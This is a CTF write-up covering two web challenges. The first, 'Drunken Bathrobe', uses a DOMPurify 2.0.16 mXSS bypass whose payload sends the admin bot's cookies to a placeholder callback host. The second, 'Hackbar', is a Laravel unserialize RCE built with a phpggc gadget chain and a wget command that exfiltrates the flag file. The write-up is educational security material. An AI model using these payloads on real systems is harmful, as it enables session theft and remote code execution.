
Hackappatoi CTF

During the last weekend i've played the Hackappatoi CTF with my team "Rubi di Cubrik", and i was able to solve a couple of web challenges. So here are the writeups


Drunken Bathrobe

The challenge provides us the full source code. In the file "index.js" we can find all the routes of the web application.
A function caught my eyes



```
fastify.post("/report", async (request, reply) => {
    let { query } = request.body;
    console.log("\nREPORT");
    console.log("original query:", query);
    if (query && typeof query == "string" && query != "") {
        query = secureQuery(query);
        console.log("clean query:", query);
        return bot.checkReport(query).then(() => {
            reply.send({
                message: "The admin will check the storage ASAP. Thanks!",
            });
        });
    }
    return reply.send({ message: "Missing parameters.", error: 1 });
});
```

Basically it takes the body of our request, it passes to a function called secureQuery which does some sort of sanitization and then calls the function checkReport which is definied in the file "bot.js"




```
async function checkReport(query) {
    const browser = await puppeteer.launch(browser_options);
    try {
        const page = await browser.newPage();
        const urlToVisit = "http://127.0.0.1:1337/search?query=" + query;
        console.log("URL to visit:", urlToVisit);

        await page.goto("http://127.0.0.1:1337/");
        await page.setCookie(...cookies);

        await page.goto(urlToVisit, {
            waitUntil: "networkidle0",
            timeout: 10000,
        });

        await browser.close();
    } catch {
        await browser.close();
    }
}
```

This function launches a bot which mimic an admin user, this happens via puppeteer, which is a node library used to control Chrome/Chromium.
In this case, the admin visits the page located at the search endpoint with our supplied query


Since the flag is stored inside the cookies of this admin, we need a way to retrieve them. In this case we can try with XSS

Let's check the sanitizer function mentioned before, to see if there is a way to bypass it



```
function secureQuery(string) {
    // let's do this real quick, friends are waiting me at the Drunken Bathrobe
    const reg = /math/gi; // nobody likes math
    let res = string.replaceAll(reg, "");
    res = DOMPurify.sanitize(res);
    return res;
}
```

The function uses DOMPurify library to santize our query before passing it to the admin. DOMPurify is actually a very strong library, and it performs an excellent sanitization. But a certain version of the libray has a known vulnerability. Let's check if that is the version



```
RUN mkdir -p /app

WORKDIR /app
COPY challenge .

RUN yarn
RUN npm i ejs @fastify/view @fastify/formbody @fastify/static dompurify@2.0.16 jsdom
```


In the Dockerfile we can se that the version 2.0.16 is used. This is the vulnerable version of DOMPurify.

For a more detailed explanation about the vulnerability itself you can refer to this link, which explains everything in a wonderful and very easy way

Dompurify bypass using MXSS


In a nutshell, that version performs a flawed validation of the payload if certain html tags are used.
The function checks if "math" is in our payload, which is actually one of the possible html tag that can be used to bypass the sanitization

With this in mind we can actually try to retrieve the cookies. We can use the same payload used in the link above, with obviously a little tweak to perform a request back to us



```
query=<svg></p><style><a id="</style><img src=a onerror='var xhr = new
XMLHttpRequest();xhr.open(`GET`,`http://COLLABORATOR_OR_WEBHOOK/?cookie=`+document.cookie
,false);xhr.send();'>">
```

In the end the payload need to be url-encoded twice , otherwise the trick won't work




```
GET /?cookie=flag=hctf{wish_this_was_the_flag} HTTP/1.1
```

(yap i forgot once again to make the screenshot during the CTF)


Hackbar

The challenge provides us the full source code, and there are a lot of files. It appears to be a Laravel web application. After looking to most of the files an interesting endpoint caught my attention (under web.php)



```
/*
For Example:
TzoxOToiQXBwXE1vZGVsc1xDb2NrdGFpbCI6MzA6e3M6MTM6IgAqAGNvbm5lY3Rpb24iO3M6Njoic3FsaXRlIjtzOjg6IgAqAHRhYmxlIjtzOjk6ImNvY2t0YWlscyI7czoxMzoiACoAcHJpbW
FyeUtleSI7czoyOiJpZCI7czoxMDoiACoAa2V5VHlwZSI7czozOiJpbnQiO3M6MTI6ImluY3JlbWVudGluZyI7YjoxO3M6NzoiACoAd2l0aCI7YTowOnt9czoxMjoiACoAd2l0aENvdW50Ijth
OjA6e31zOjE5OiJwcmV2ZW50c0xhenlMb2FkaW5nIjtiOjA7czoxMDoiACoAcGVyUGFnZSI7aToxNTtzOjY6ImV4aXN0cyI7YjoxO3M6MTg6Indhc1JlY2VudGx5Q3JlYXRlZCI7YjowO3M6Mj
g6IgAqAGVzY2FwZVdoZW5DYXN0aW5nVG9TdHJpbmciO2I6MDtzOjEzOiIAKgBhdHRyaWJ1dGVzIjthOjU6e3M6MjoiaWQiO2k6MTtzOjQ6Im5hbWUiO3M6NzoiTmVncm9uaSI7czo2OiJyZWNp
cGUiO3M6NTE6IjMwbWwgQ2FtcGFyaSwgMzBtbCBHaW4sIDMwbWwgVmVybW91dGgsIE9yYW5nZSBTbGljZSI7czoxMDoiY3JlYXRlZF9hdCI7TjtzOjEwOiJ1cGRhdGVkX2F0IjtzOjE5OiIyMD
IyLTExLTExIDA5OjUyOjU5Ijt9czoxMToiACoAb3JpZ2luYWwiO2E6NTp7czoyOiJpZCI7aTox03M6NDoibmFtZSI7czo3OiJOZWdyb25pIjtzOjY6InJlY2lwZSI7czo1MToiMzBtbCBDYW1w
YXJpLCAzMG1sIEdpbiwgMzBtbCBWZXJtb3V0aCwgT3JhbmdlIFNsaWNlIjtzOjEwOiJjcmVhdGVkX2F0IjtOO3M6MTA6InVwZGF0ZWRfYXQiO3M6MTk6IjIwMjItMTEtMTEgMDk6NTI6NTkiO3
1zOjEwOiIAKgBjaGFuZ2VzIjthOjA6e31zOjg6IgAqAGNhc3RzIjthOjA6e31zOjE3OiIAKgBjbGFzc0Nhc3RDYWNoZSI7YTowOnt9czoyMToiACoAYXR0cmlidXRlQ2FzdENhY2hlIjthOjA6
e31zOjg6IgAqAGRhdGVzIjthOjA6e31zOjEzOiIAKgBkYXRlRm9ybWF0IjtOO3M6MTA6IgAqAGFwcGVuZHMiO2E6MDp7fXM6MTk6IgAqAGRpc3BhdGNoZXNFdmVudHMiO2E6MDp7fXM6MTQ6Ig
AqAG9ic2VydmFibGVzIjthOjA6e31zOjEyOiIAKgByZWxhdGlvbnMiO2E6MDp7fXM6MTA6IgAqAHRvdWNoZXMiO2E6MDp7fXM6MTA6InRpbWVzdGFtcHMiO2I6MTtzOjk6IgAqAGhpZGRlbiI7
YTowOnt9czoxMDoiACoAdmlzaWJsZSI7YTowOnt9czoxMToiACoAZmlsbGFibGUiO2E6Mj
p7aTowO3M6NDoibmFtZSI7aTox03M6NjoicmVjaXBlIjt9czoxMDoiACoAZ3VhcmRlZCI7YToxOntpOjA7czoxOiIqIjt9fQ==

Don't forget to remove this when we'll ship it
*/
Route::get('/test', 'App\Http\Controllers\CocktailController@test');
```

After decoding the base64 in the code i've realized that this is a serialized object. So let's check the test endpoint to see if we can exploit the application from there



```php
public function test(Request $request)
{
    $cocktail = unserialize(base64_decode($request->get('ser')));
    // return $cocktail;
    return view('cocktail.preview', compact('cocktail'));
}
```


Pretty simple, there is the `unserialize` so it's likely to be vulnerable. We know that is a laravel application so we can use `phpgcc` to try to find a gadget that works for us

After a couple of tries, we can find that laravel/rce4 works fine.
I've used "wget" to see if everything works because when we supply the payload the sever gives us an error 500 but in the background the exploits works fine

```
./phpggc laravel/rce4 exec 'wget http://COLLABORATOR_OR_WEBHOOK/' | base64
```

So we need to retrieve the flag which is in the root of the web application directory.

```
./phpggc laravel/rce4 exec 'wget http://COLLABORATOR_OR_WEBHOOK/?flag=$(cat ../flag)' | base64
```



```
GET /?c=hctf{p0p_ch41n1n6_0ur_w4y_1n70_7h3_b4r} HTTP/1.1
Host:
User-Agent: Wget
Connection: close
```